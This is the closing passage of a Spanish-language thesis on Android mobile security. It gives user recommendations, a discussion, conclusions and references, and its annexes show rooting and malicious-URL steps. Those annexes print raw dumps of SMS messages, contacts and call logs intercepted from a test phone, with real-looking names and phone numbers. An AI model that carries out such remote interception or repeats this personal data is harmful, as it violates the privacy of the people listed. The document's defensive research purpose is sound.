Técnica preventiva	Existen varios puntos a tener en cuenta, de las cuales se mencionarán algunos, es preferible descargar cualquier aplicativo en la tienda oficial de Google; para mejorar la seguridad contra los malware es aconsejable instalar antivirus.

Fase 5: Informe

Obtenido los resultados y verificados, se procede a realizar el siguiente informe con la finalidad de brindar recomendaciones y buenas prácticas, que permita a los usuarios mejorar la seguridad del dispositivo móvil.

- Si un usuario posee poco conocimiento acerca de la plataforma Android, se recomienda evitar el root del terminal, al ser root se abren brechas que podrían ser aprovechadas por los ciberdelincuentes.
- Si el dispositivo es root, se recomienda indagar a que aplicación se le otorga el privilegio de superusuario.
- Si el dispositivo es root, se recomienda antes de realizar cualquier modificación, eliminación o cambio en el sistema, investigar la función que realiza, puede que elimine un archivo fundamental del sistema operativo.
- Existen diferentes métodos de bloqueo del dispositivo que ayudan a mejorar la seguridad, como: reconocimiento por voz, reconocimiento facial, huella dactilar, entre otros.
- Realizar copias de seguridad de los archivos importantes almacenados en el terminal. Guardar la copia en la nube es una buena opción, existen herramientas como: Google drive, Dropbox, entre otros, que permite el almacenamiento gratuito.
- Realizar encriptación de la tarjera de memoria externa garantiza que los datos almacenados solo puedan ser leído en el smartphone que se usó para encriptarla.
- Dada por las diferentes circunstancias, ya sea por robo o pérdida del dispositivo, se recomienda establecer un proceso de borrado remoto, por medio de la sincronización con herramientas como, Google Sync, OneDriver, etc., se puede realizar esta función, con la finalidad de evitar la propagación o manipulación de la información.
- Instalar antivirus en el smartphone, mejora la seguridad contra los distintos malware que pueden ser descargados de la tienda oficial o de una fuente externa.
- Mantener actualizado el sistema operativo y las aplicaciones para la seguridad del dispositivo, con la actualización se corrigen las fallas detectadas en el sistema y se integran nuevas funcionalidades.
- Tomar precaución al conectar el smartphone por medio del cable USB a un PC desconocido o público, ya que el robo de información es más fácil, rápido e incluso,

con las herramientas adecuadas se puede extraer archivos como, la base de datos de alguna aplicación.

- Al adquirir un teléfono nuevo, es importante leer el manual de usuario, paginas oficiales, etc., para instruirse como utilizar el dispositivo móvil, saber la capacidad y las limitaciones del terminal.
- Descargar aplicaciones de la tienda oficial (Play Store) o fuentes externas autorizada por Google, instalar aplicativos de páginas externas no autorizadas corren el riesgo de contraer virus, ransomware, troyano, etc.
- Al acceder a páginas web desconocida verificar el certificado de seguridad SSL.
- Verificar el remitente y enlaces adjuntos en los correos electrónicos desconocidos antes de acceder al portal.

CAPÍTULO 4

DISCUSIÓN

El estudio realizado por Torres [3], sobre, la seguridad de los dispositivos móviles, donde expone que los dispositivos poseen similitud con un pc de escritorio y, por tanto, están propensos a los mismos riesgos, mediante esta investigación se logró comprobar que incluso, pueden llegar hacer más vulnerables que las máquinas de escritorio, al tener el control el usuario puede instalar, modificar, eliminar cualquier archivo del terminal, también podría descargar algún tipo de malware en la web o conectarse a una red fi-wi no segura.

Con la adquisición del sistema operativo Android por parte Google, somos testigos del avance tecnológico que ha presentado hasta la fecha actual, siendo el principal S.O. como lo menciona Gartner [4], en su portal "ventas mundiales de teléfonos inteligentes con distintos sistemas operativos". Por otro lado, mediante la recopilación de información de distintas fuentes para esta investigación, se determinó que Android, es el sistema operativo más propenso a ataques de diferentes tipos, como se puede comprobar en el artículo de Martínez, Escobar y Quinto [5].

En cuanto a ataques informáticos en la plataforma Android, por medio del portal The Ultimate Security Vulnerability Datasource (CVE Details), datos obtenidos de la base de datos de vulnerabilidad nacional de Estados Unidos (NVD), proporcionadas por el Instituto Nacional de Estándares y Tecnología, muestra como Android aumentó las vulnerabilidades hasta posesionarse en el puesto más alto de los sistemas operativos con más fallas en el año 2016 y 2017, como lo afirma Ardila y Leaño [6], en el artículo "vulnerabilidades más importantes en plataformas android".

Los usuarios Android tienen disponible la tienda oficial de Google para las descargas seguras de app, como lo menciona Navarro, Londoño, Urcuqui, Fuentes y Gómez [7], en el artículo "análisis y caracterización de framework para detección de aplicaciones maliciosas en Android", otros métodos de protección a tener en cuenta es, la instalación de un antivirus o que el usuario se informe con respecto al tema de la seguridad en dispositivos móviles, ya que la mayoría desconocen los riegos que representan los terminales.

CAPÍTULO 5

CONCLUSIONES

Culminado los capítulos que demandó la investigación, con informaciones recopiladas, mediante análisis, metodologías, pruebas, se llegó a cumplir los objetivos propuestos, donde se determinó las siguientes conclusiones:

1. La temática de los dispositivos móviles con sistema operativo Android es amplio, abarca mucha información tanto la parte del software como hardware, constantemente aparecen nuevas informaciones ya sea de vulnerabilidades encontradas o los parches de actualización.
2. Analizado los datos obtenidos del portal The Ultimate Security Vulnerability datasource (CVE Details), que diariamente actualiza la página basada en las fuentes NVD (National Vulnerability Database) situado en Estados Unidos De América, se comprobó que, Overflow, Code Execution, Gain Privileges, son los tipos de vulnerabilidades más frecuente en el sistema operativo de Android.
3. Los smartphones con Android, con acceso o sin acceso a internet están en constante peligro, puede sufrir daños físicos o ser víctima de un ataque por algún tipo de malware, incluso, el mismo usuario puede representar un riesgo al no tener los hábitos de buenas prácticas.
4. Mediante las pruebas se expuso como un smartphone "root", puede adquirir los permisos de superusuario, es decir, obtener el control del sistema desde la raíz, sin embargo, una consecuencia de ser root, es la disminución de la seguridad establecida por el sistema de Android; por otro lado, se demostró que un código malicioso instalado puede manipular a su antojo el terminal de manera remota.

CAPÍTULO 6

RECOMENDACIONES

1. Se recomienda a los usuarios con dispositivos Android, estar informado de los acontecimientos sobre la temática de la seguridad, hardware, software, ya sea por medios digitales o con app de noticias.
2. Los programadores de aplicaciones móviles, en el proceso de desarrollo del sistema deben aplicar técnicas como el manejo de excepciones, mediante pruebas destructivas, que consiste en provocar errores al sistema, de esa manera obteniendo un software rebusco y confiable.
3. Se recomienda estar en constante retroalimentación en base en artículos científicos, periódicos digitales, foros, o incluso interactuar con la comunidad de Android para obtener información acerca de nuevos tipos de amenazas.
4. Se recomienda a los especialistas en seguridad informática indagar el entorno donde el usuario se desenvuelve con el dispositivo móvil sin descuidar el tema de vulnerabilidades en Android, existen miles de aplicativos almacenados en un servidor con el objetivo de ser descargado para alterar o robar información.

7. REFERENCIAS

7.1. Referencias bibliográficas

[1] JOSÉ MENDIOLA ZURIARRAIN, “Android ya es el sistema operativo más usado del mundo | Tecnología | EL PAÍS,” 2017. [Online]. Available: https://elpais.com/tecnologia/2017/04/04/actualidad/1491296467_396232.html. [Accessed: 23-Nov-2018].

[2] Universidad Modular Abierta, “Seguridad en los Dispositivos Móviles,” 2017.

[3] C. de la Torre, M. de la Torre, and A. de la Torre, “Seguridad de las Comunicaciones en los Dispositivos Móviles,” p. 6, 2014.

[4] Gartner, “Gartner dice que las ventas mundiales de teléfonos inteligentes registraron el primer descenso en el cuarto trimestre de 2017,” 2018. [Online]. Available: https://www.gartner.com/en/newsroom/press-releases/2018-02-22-gartner-says-worldwide-sales-of-smartphones-recorded-first-ever-decline-during-the-fourth-quarter-of-2017. [Accessed: 04-Nov-2018].

[5] J. I. E. Martínez and L. C. Q. Rojas, “Vulnerabilidad en dispositivos móviles con sistema operativo Android,” *Cuad. Act.*, vol. 7, no. 7, pp. 55–65, 2015.

[6] L. Ardila and V. Hugo, “VULNERABILIDADES MÁS IMPORTANTES EN PLATAFORMAS ANDROID,” pp. 1–8, 2016.

[7] A. Navarro, S. Londoño, C. Urcuqui, M. Fuentes, and J. Gomez, “Análisis y caracterización de frameworks para detección de aplicaciones maliciosas en android,” no. June, p. 12, 2014.

[8] C. G. León, “Analisis_Y_Explotacion_De_Vulnerabilidades_En_Android,” 2015.

[9] O. Betancur and S. Eraso, “Seguridad en dispositivos móviles,” 2015.

[10] A. Hayran, M. İğdeli, A. Yilmaz, and C. Gemci, “La evaluación de seguridad de iOS y Android Matemáticas Aplicadas , Electrónica y equipos La evaluación de seguridad de iOS y Android,” 2017.

[11] C. Succi Aguirre and A. Olivera Solanoa, “Tendencias actuales en el uso de

dispositivos móviles en educación," vol. 1, pp. 38–46, 2016.

[12] P. Gaibor and D. Zurita, "Desarrollo De Una Aplicación Que Permita El Escaneo De Las Vulnerabilidades En Los Dispositivos Móviles Android Para Mitigar Los Problemas De Seguridad," 2016.

[13] F. Romero, "Universidad Andina Simón Bolívar Sede Ecuador Área de Gestión caracterización de los factores más influyentes en el crecimiento," p. 26, 2015.

[14] Fundación Dédalo, "Uso de dispositivos móviles (teléfonos móviles,smartphones, ebooks, GPS y tablets).," *Acércate a las TIC*, p. 2,11, 2016.

[15] R. Cedeño, K. Alcívar, and D. Ponce, "Observaciones acerca de los dispositivos móviles," *Dominios la Cienc.*, vol. 3, pp. 89–103, 2017.

[16] INTECO, "¿Qué son las vulnerabilidades del software?," pp. 1–11, 2014.

[17] Basterra, Bertea, Borello, Castillo, and Venturi, "Android OS Documentation," p. 3, 2017.

[18] Universidad De Alicante, *Desarrollo de Aplicaciones para Android*. 2014.

[19] J. Porto Pérez and M. Merino, "Definición de Android - Qué es, Significado y Concepto," 2015. [Online]. Available: https://definicion.de/android/. [Accessed: 23-Feb-2019].

[20] Adrián Castillo, "La historia de Android: Todas sus versiones | PoderPDA," 2015. [Online]. Available: https://www.poderpda.com/editorial/la-historia-de-android-todas-sus-versiones/. [Accessed: 24-Nov-2018].

[21] C. G. Altarejos, "Seguridad en Smartphones: Análisis de riesgos, de vulnerabilidades y auditorías de dispositivos," 2017.

[22] I. Linares, "Informe Android de mayo: Nougat sigue siendo la versión dominante," 2018. [Online]. Available: https://elandroidelibre.elespanol.com/2018/05/informe-android-mayo-nougat-domina.html. [Accessed: 22-Oct-2018].

[23] G. Sain, "¿ Qué es la seguridad informática?," *Security*, pp. 5–5, 2018.

[24] C. Tarazona, “Amenazas Informáticas y seguridad de la informacion,” pp. 137–146, 2015.

[25] CISCO, “Introducción a la Ciberseguridad,” *La necesidad de ciberseguridad,* 2017. [Online]. Available: https://static-course-assets.s3.amazonaws.com/CyberSec2/es/index.html#1.2.1.2. [Accessed: 19-Oct-2018].

[26] D. Giusto, “Balance 2017: análisis de riesgos y amenazas móviles,” 2017. [Online]. Available: https://www.welivesecurity.com/la-es/2017/12/27/balance-2017-riesgos-amenazas-moviles/. [Accessed: 22-Oct-2018].

[27] C. Details, “Top 50 products having highest number of cve security vulnerabilities in 2018,” 2018.


[28] C. Details, “Google Android : CVE security vulnerabilities, versions and detailed reports,” 2018. [Online]. Available: https://www.cvedetails.com/product/19997/Google-Android.html?vendor_id=1224. [Accessed: 26-Oct-2018].

[29] Wandera, “Mobile OS Vulnerabilities: The Lurking Culprits In Your Mobile Fleet - Mobliciti,” 2017.


[30] Kaspersky, “Kaspersky Lab registra un alza de 60% en ataques cibernéticos en América Latina,” 2018. [Online]. Available: https://latam.kaspersky.com/about/press-releases/2018_panorama-de-amenazas-phishing. [Accessed: 09-Nov-2018].

7.2. Anexo


Anexo 1. Archivos para realizar el proceso de rooteo




Anexo 2. Modo Download



Anexo 3. Opciones del módulo




Anexo 4. Ejecución del URL a los dispositivos móviles



Anexo 5. Intercepción de mensajes de texto

```
=====================
[+] SMS messages dump
=====================

Date: 2018-10-11 12:16:15 -0500
OS: Android 7.0 - Linux 3.18.14-12710487 (armv8l)
Remote IP: 192.168.1.2
Remote Port: 38841

#1
Type    : Incoming
Date    : 2018-10-11 11:11:26
Address : +593960136030
Status  : NOT_RECEIVED
Message : Aquí en la universidad

#2
Type    : Outgoing
Date    : 2018-10-11 11:01:56
Address : +593981382842
Status  : NOT_RECEIVED
Message : Ok listo, ya voy a revisar.

#3
Type    : Outgoing
Date    : 2018-10-11 11:01:11
Address : +593960136030
Status  : NOT_RECEIVED
Message : Yo bien, ¿y usted?
```

Anexo 6. Intercepción de la lista de contactos




```
======================
[+] Contacts list dump
======================

Date: 2018-10-11 12:28:01 -0500
OS: Android 7.0 - Linux 3.18.14-12710487 (armv8l)
Remote IP: 192.168.1.2
Remote Port: 38845

#1
Name    : Camilo-Casa
Number  : 06-201-9551

#2
Name    : Zamora
Number  : +593 98 964 7811
Number  : +593989647811

#3
Name    : Maria Teresa
Number  : +593 96 976 6622
Number  : +593969766622

#4
Name    : Merchan
Number  : +593 98 991 2084
Number  : +593989912084

#5
Name    : Génesis
Number  : 099 729 3860
```

Anexo 7 Intercepción de los registros de llamadas

```
=================
[+] Call log dump
=================

Date: 2018-10-11 12:28:30 -0500
OS: Android 7.0 - Linux 3.18.14-12710487 (armv8l)
Remote IP: 192.168.1.2
Remote Port: 38845

#1
Number  : 0981382842
Name    : Maidy
Date    : Thu Oct 11 09:13:28 GMT-05:00 2018
Type    : MISSED
Duration: 0

#2
Number  : 0995791969
Name    : null
Date    : Thu Oct 11 07:53:45 GMT-05:00 2018
Type    : MISSED
Duration: 0

#3
Number  : 0960136030
Name    : Mercedes
Date    : Thu Oct 11 00:48:17 GMT-05:00 2018
Type    : INCOMING
Duration: 505

#4
Number  : 0981382842
Name    : Maidy
Date    : Wed Oct 10 16:45:20 GMT-05:00 2018
Type    : INCOMING
```